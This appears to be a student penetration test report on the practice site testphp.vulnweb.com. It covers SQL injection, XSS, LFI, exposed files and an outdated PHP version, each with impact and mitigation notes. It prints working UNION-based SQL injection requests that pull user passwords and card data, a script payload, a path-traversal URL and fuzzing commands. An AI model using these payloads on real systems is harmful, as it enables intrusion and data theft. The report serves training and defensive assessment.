Penetration Test Report For testphp.vulnweb.com

Submitted By

Muhammad Hozaifa Naeem

Hacker Name : Hyena11

CONTENTS

1. Assessment Overview.....2
2. Components..... 2
   2.1 penetration Testing..... 2
   2.2 Finding Severity Ratings.....3
3. Executive Summary.....3
4. Scope..... 3
5. Attack Summary.....4
6. Findings..... 5
   6.1 Sql injection (Manual).....6
   6.2 Sql injection (Automated)
   6.3 Out-dated-version of php.....5
   6.4 Sql injection (Sqlmap).....9
   6.5 Obtained Login credentials..... 11
   6.6 XSS..... 13
   6.7 LFI (Local file inclusion)..... 14
   6.8 Path Traversal..... 16
   6.9 Sensitiveve information Disclosure(admin)..... 17

1. Assessment Overview


I used Vulnweb, an open-source website, to test and practice checking the security of web infrastructure. I focused on seeing how it measures up to standard security practices and did an external penetration test on it.

All testing was based on NIST SP 800-115 Technical Guide to Information Security Testing and Assessment and the OWASP Testing Guide (v4).

This report covers the testing I did from February 20, 2026, to March 1, 2026, what I found, and notes on how things could be more secure.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



2. Components

2.1 Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. I attempted to gather sensitive information through open- source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. I also performed scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

2.2 Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

3. Executive Summary

During Feb 20 to March 01 , a sample Vulnerability test was conducted on the website http://testphp.vulnweb.com . The tools used for scanning are Sqlmap, Burpsuite, Gobuster and pentesting was done on these vulnerabilities to check whether it is valid. By leveraging a series of attacks, I found critical level vulnerabilities that allowed full internal network access to testphp database. It is highly recommended that vulnweb address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort. Here is a short report of the vulnerability scan. found the few vulnerabilities are lists below

These weaknesses pertain to the exposure of sensitive data, user credentials, and unauthorized access to the system. Among these, the most important are outdated PHP version and SQL Injection vulnerabilities at key endpoints, through which the attackers can bypass authentication and manipulate the underlying database.

More critical vulnerabilities, like Local File Inclusion (LFI), Cross-Site Scripting (XSS), and Path Traversal, expose the application to possible data theft, unauthorized access to files, and exploitation of user sessions. Sensitive files and confidential data, including login credentials, were also found in publicly accessible directories.

4. scope

Target Application

- URL: http://testphp.vulnweb.com
- Domain: Includes the main application domain and its associated subdomains, paths, and endpoints within the specified URL.
- Vulnerable Assets : Specific web pages and endpoints such as login, search, and file access functionalities, where vulnerabilities like SQL Injection, XSS, LFI, and sensitive information disclosure may exist.

5. Attack summary

SI. no	vulnerability	Vulnerable assets	Severity
1	Out-dated-version of php	http://testphp.vulnweb.com/login.php	Critical
2	Sql injection(manual)	http://testphp.vulnweb.com/login.php	Critical
3	Sql injection	http://testphp.vulnweb.com	Critical
4	Obtained Login credentials	http://testphp.vulnweb.com/pictures/credentials.txt	High
5	Cross-Site Scripting (XSS)	http://testphp.vulnweb.com/guestbook.php	High
6	LFI (local file inclusion)	http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg	High
7	Path traversal	http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg	High
8	Sensitive Information Disclosure	http://testphp.vulnweb.com/admin	High
9	Sensitiveve information Disclosure	http://testphp.vulnweb.com/CVS	High

6.1. SQL injection vulnerability(Critical Vulnerability)

Description

The SQL injection vulnerability on the URL "http://testphp.vulnweb.com/listproducts.php? cat=union select 1,2,3,4,5,6,group_concat(uname," ").pass," ").cc," ").address," ",email),8,9,10,11 from users" allows an attacker to inject malicious payloads directly into the SQL query submitted to the application. On injection of a malicious payload, the attacker can exploit sensitive user information, especially usernames, passwords, and credit card details, coupled with addresses and email address details in the users table. This unauthorized access to confidential data poses great risks such as data breaches and identity theft, so remediation of this SQL injection vulnerability must be immediate.

Vulnerability Identification & Exploitation:

Manual Injection: The cat parameter was tested for SQL injection vulnerabilities by injecting special characters and observing the application's response.
Column Enumeration: ORDER BY and UNION SELECT payloads were used to determine the exact number of columns required for a successful UNION attack. This confirmed 11 columns.
Data Extraction: Leveraging the UNION vulnerability, we systematically extracted database metadata (information_schema) and then targeted sensitive tables (users, products).

Technical impact

:-Database Compromise: Execution of arbitrary SQL commands, allowing data modification or deletion.
:-Increased Attack Surface: Revealing database structure 10 facilitates further exploitation.
:-Integrity Threats: Manipulation of SQL queries can compromise application behavior.
:-Denial of Service: Overloading the database may disrupt normal application operations.

Business impact

:-Cost of data theft and recovery, and fines levied by the government.
:-Loss of customer trust and brand reputation, which leads to loss of business.
:-Operational Disruption: Service disruption is affecting the operations and productivity of the business.
:-Loss of customers: Due to eroding confidence, or loss of trust, revenue is sacrificed. User impact
:-Data Exposure: Any sensitive data such as usernames, passwords, and credit card information exposed to an unauthorized individual.
:-Loss of Trust: It reduces the confidence of users in the organization, hence not wanting to use its service.
Financial Loss: Users could also have unauthorized transactions by the thief using their stolen payment information.

Metigations

:-input Validation: Implement strict input validation to filter out harmful input. Validate and sanitize all user inputs based on expected formats.
:-Stored Procedures: Utilize stored procedures to encapsulate SQL queries, minimizing the risk of injection by limiting direct interaction with the database.
:-Web Application Firewalls (WAF): Deploy a WAF to monitor and filter incoming traffic for malicious SQL injection attempts, adding an additional layer of security.
:-Regular Security Testing: Conduct regular vulnerability

assessments and penetration testing to identify and remediate SQL injection vulnerabilities proactively.


Findings & Technical Details

Title: UNION-Based SQL Injection in listproducts.php
Severity: Critical (CVSS v3.1 Base Score: 9.8)

PayLoads Used & POC


1. Column Enumeration (Finding Number of Columns)

GET /listproducts.php?cat=1%20UNION%20SELECT%201,2,3,4,5,6,7,8,9,10,11-- HTTP/1.1
Host: testphp.vulnweb.com



2. Database Fingerprinting


GET/listproducts.php?cat=1%20UNION%20SELECT%201,user(),3,4,5,6,database(),8,version(),10,11-- HTTP/1.1
Host: testphp.vulnweb.com



3. Table Name Enumeration


GET /listproducts.php?cat=1%20UNION%20SELECT%201,group_concat(table_name),3,4,5,6,7,8

,9,10,11%20FROM%20information_schema.tables%20WHERE%20table_schema=database()--
HTTP/1.1
Host: testphp.vulnweb.com




4.Column Name Enumeration (users table)

GET /listproducts.php?cat=1%20UNION%20SELECT%201,group_concat(column_name),3,4,5,6,7,8,9,10,11%20FROM%20information_schema.columns%20WHERE%20table_name='users'--
HTTP/1.1
Host: testphp.vulnweb.com




5.Data Exfiltration - User Credentials

GET /listproducts.php?cat=1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(CONCAT_WS('|',uname,pass,email,cc,name,phone,address)%20SEPARATOR%20'
')%20FROM%20users),3,4,5,6,7,8,9,10,11-- HTTP/1.1
Host: testphp.vulnweb.com




6. Data Exfiltration - Product Information



The application contains a critical SQL injection vulnerability that allows unauthenticated attackers to extract plaintext passwords, credit card numbers, and other sensitive user data. Immediate implementation of parameterized queries and secure password storage is required to prevent a complete data breach.

SQL MAP:

This scan reveal some injectable sql payload that reveal there is sql Injection possible.



6.2. Reflected XSS ()

Description

The XSS vulnerability on http://testphp.vulnweb.com/guestbook.php allows attackers to inject malicious scripts into web pages viewed by other users. By submitting the script <script>alert('XSS Vulnerability Exploited!');</script> into the guestbook, a popup alert is displayed, demonstrating the execution of arbitrary JavaScript in the user's browser.

Vulnerability Identification & Exploitation (XSS):

Manual Injection: The guestbook form was tested for XSS vulnerabilities by submitting JavaScript payloads, including <script>alert('XSS')</script>, to observe if unsanitized input was executed in the browser.
Payload Confirmation: The injected script executed immediately upon page load, confirming that user input is reflected without proper encoding or sanitization.
Impact Verification: Further testing confirmed that malicious scripts could be stored and served to all visitors, enabling session hijacking, cookie theft, and redirection to malicious sites.

Technical impact

:-Data Theft: The thief steals user data, which includes cookies, session tokens, and stored credentials that may be used to gain unauthorized access to the accounts.
:-Session Hijacking- The malicious scripts can hijack user sessions. Such a thing allows the hackers to impersonate users by gaining access to restricted places.
:-Malware Distribution: Injects links or redirects through XSS to malicious sites that cause infection with malware.

Business Impact

:-Reputation Damage: Exploits that target users can harm the company's reputation, reducing customer trust and loyalty.
:-Legal and Compliance Risks: Unauthorized access to user data may violate data protection laws, exposing the organization to legal consequences and fines.

:-Financial Loss: Remediation efforts, such as security updates and customer support for affected users, incur costs and may disrupt business operations.

User impact

:- Account Compromise: Users' accounts may be accessed by attackers.
:- Privacy Loss: Personal data could be exposed or misused.
:- Identity Theft Risk: Sensitive information may be used for identity fraud.
:- Malware Exposure: Users may be redirected to malicious sites. Metigations
:- Input Validation: Only allow safe, expected characters in user input.
:- Output Encoding: Encode user-provided data before displaying it in the browser to prevent script execution.
:-Content Security Policy (CSP): Set a CSP to restrict the types of content that can be loaded on your site, reducing XSS risks.


Findings & Technical Details

Medium:	Reflected XSS in guestbook.php
Title :	Reflected XSS in guestbook.php
Severity:	Medium (CVSS v3.1 Base Score: 6.1)
Affected Asset:	http://testphp.vulnweb.com/guestbook.php
CWE Reference:	CWE-79

PayLoads Used & POC

Reflected XSS

<script>alert('XSS Vulnerability Exploited!');</script>



The application contains a reflected XSS vulnerability in the guestbook that allows attackers to inject malicious scripts, enabling session hijacking, cookie theft, and malware distribution. Immediate implementation of output encoding and a Content Security Policy is required to prevent client-side attacks and user compromise.

6.3. Out-dated-version of php

Description

An application on an outdated version of PHP is running, and you can see this version listed in the HTTP response headers on the login page http://testphp.vulnweb.com/login.php. This would normally be hidden in a regular response, but for malicious users, it helps the attackers identify the version being used and exploit some not-so-patched vulnerabilities.

Technical impact

Running a version of PHP as old as 5.6.40on http://testphp.vulnweb.com makes the application susceptible to remote code execution, privilege escalation, and session hijacking, among others; making sensitive information disclosure as well as automated attacks even more probable. Security and stability will be compromised in such an application, so updating the same to a supported version of PHP is crucial to mitigate risks. Business impact Using an outdated PHP version on http://testphp.vulnweb.com risks data breaches, downtime, and compliance costs, damaging reputation and customer trust. Updating PHP is crucial to minimize these business impacts and maintain security.

User impact

The outdated PHP version on http://testphp.vulnweb.com risks data security and privacy of its users, leading to exposure of personal information, interrupted services, and loss of trust in the security of this platform.

Metigation

-Update PHP: Upgrade to a recent stable version of PHP.
- Schedule updates: Schedule updates in the PHP environment.
- Configure security: Disable all extra, unnecessary features in PHP since they expose an attack surface.
- Suppress version: Hide the version of PHP in the headers.
- Security audit: Perform a regular security audit

Findings & Technical Details

Title	:	Outdated PHP Version Disclosed in HTTP Headers
Severity	:	Medium (CVSS v3.1 Base Score: 5.3)
Affected Assethttp:		//testphp.vulnweb.com/login.php (and likely the entire application)
CWE Reference:		CWE-1104: Use of Unmaintained Third Party Components

POC

PHP/5.6.40-Outdated PHP Version

```
┌──(hyena㉿hyena)-[~]
└─$ curl -I http:/testphp.vulnweb.com
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Fri, 27 Feb 2026 10:12:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
```

6.4 -Sensitiveve information Disclosure(Critical)

1. Hidden Directory/File Discovery via Fuzzing:
   - Performed directory/file fuzzing using ffuf tool against the target
   - Discovered exposed sensitive file: `secret.jpg`
   - Successfully accessed the file at: http://testphp.vulnweb.com/secret.jpg

2. Sensitive Information Disclosure:
   - Retrieved file content revealing plaintext credentials:
     username=test
     password=********


3. Security Impact:
   - Exposed credentials could allow unauthorized access to the application
   - Test credentials often have higher privileges or access to sensitive functionality
   - Password in plaintext represents poor security practice

Steps to Reproduce:

1. Run ffuf to discover hidden files/directories:

```
┌──(hyena㉿hyena)-[~]
└─$ ffuf  -u http://testphp.vulnweb.com//FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-mc 200 \
-c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/____/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://testphp.vulnweb.com//FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

CVS/Entries             [Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 304ms]
CVS/Repository          [Status: 200, Size: 8, Words: 1, Lines: 2, Duration: 304ms]
CVS/Root                [Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 304ms]
crossdomain.xml         [Status: 200, Size: 224, Words: 8, Lines: 5, Duration: 304ms]
favicon.ico             [Status: 200, Size: 894, Words: 2, Lines: 4, Duration: 304ms]
index.php               [Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 299ms]
:: Progress: [4750/4750] :: Job [1/1] :: 54 req/sec :: Duration: [0:00:40] :: Errors: 4 ::
```

2. Hidden Directory Contains sensative data exposure



Remediation:

- Remove sensitive files from publicly accessible directories
- Implement proper access controls
- Never store credentials in plaintext or in web-accessible locations
- Use environment variables or secure credential storage
- Conduct regular security audits to identify exposed sensitive information

6.6 LFI (Local file Inclusion)

Description

The LFI vulnerability in http://testphp.vulnweb.com/showimage.php?file=/../../../../../../../.. /../../proc/version allows unauthorized access to sensitive system files, such as /proc/version, revealing server details. This can expose server version information, aiding attackers in crafting targeted exploits.

Technical impact

An LFI vulnerability can allow attackers to access sensitive system files, revealing critical information like server configurations, user credentials, and system versions. This data can be used to further exploit the server, escalate privileges, or perform additional attacks, compromising application security.

Business impact

:- Reputational Damage: Security breaches reduce customer trust, affecting brand reputation.
:-Financial Costs: Remediation, security updates, and potential loss of business can incur significant costs.
:- Legal Consequences: Exposure of sensitive information may lead to non-compliance with data protection laws, resulting in fines and legal issues.

